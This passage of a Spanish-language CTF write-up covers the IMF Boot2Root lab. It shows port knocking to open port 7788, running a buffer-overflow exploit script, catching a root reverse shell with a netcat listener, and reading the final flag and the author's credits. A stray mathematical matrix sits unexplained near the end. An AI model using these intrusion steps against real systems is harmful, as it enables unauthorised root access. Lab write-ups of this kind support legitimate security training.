# python3 alfredoexploit.py 10.0.12.4 7788

[+] Attempting to send buffer overflow to agent....
```

```
(kali@kali)-[~]
$ sudo nc -nlvp 4448
[sudo] password for kali:
listening on [any] 4448 ...
```

```
www-data@imf:/tmp$ cat access_codes_strings.txt
cat access_codes_strings.txt
SYN 7482,8279,9467
www-data@imf:/tmp$
```

Pero daba fallo porque si hacemos memoria en la carpeta donde se encontró el agent había unos códigos de accesos o si revisaba el puerto 7788 estaba cerrado.

La victima usaba port knocking, que abre puertos solo si tocas otros puertos en un orden secreto. Al hacer `./knock 10.0.12.4 7482 8279 9467` enviamos esa "llave", y así se abre el puerto 7788 para el exploit.

```
(kali@kali)-[~/knock]
$ ./knock 10.0.12.4 7482 8279 9467

(kali@kali)-[~/knock]
$ sudo nmap -p7788 10.0.12.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 18:55 EDT
Nmap scan report for 10.0.12.4 (10.0.12.4)
Host is up (0.00036s latency).

PORT      STATE SERVICE
7788/tcp  open  unknown
MAC Address: 08:00:27:95:79:03 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

## Root

```
(root@kali)-[/home/kali]  
# python3 alfredoexploit.py 10.0.12.4 7788
```

[+] Attempting to send buffer overflow to agent....

[+] Completed.

```
root@imf:~# su alfredo  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.
```

```
alfredo@imf:/$
```

```
root@kali:~# sudo nc -nlvp 4448  
[sudo] password for kali:  
listening on [any] 4448 ...  
connect to [10.0.12.5] from (UNKNOWN) [10.0.12.4]:7788  
ls  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
libx32  
lost+found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
id  
uid=0(root) gid=0(root) groups=0(root)  
add user alfredo  
//bin/sh: 4: add: not found  
useradd alfredo  
id  
uid=0(root) gid=0(root) groups=0(root)
```

## #FLAG (6)

```
cat FLAG.txt
cat: FLAG.txt: No such file or directory
cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}
cat TheEnd.txt
```

$\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & -i \\ 0 & 1 \end{pmatrix}$












Congratulations on finishing the IMF Boot2Root CTF. I hope you enjoyed it. Thank you for trying this challenge and please send any feedback.

Geckom  
Twitter: @g3ck0ma  
Email: geckom@redteamr.com  
Web: <http://redteamr.com>

Special Thanks  
Binary Advice: OJ (@TheColonial) and Justin Stevens (@justinsteven)  
Web Advice: Menztrual (@menztrual)  
Testers: dook (@dooktwit), Menztrual (@menztrual), l1id3n1q and OJ(@TheColonial)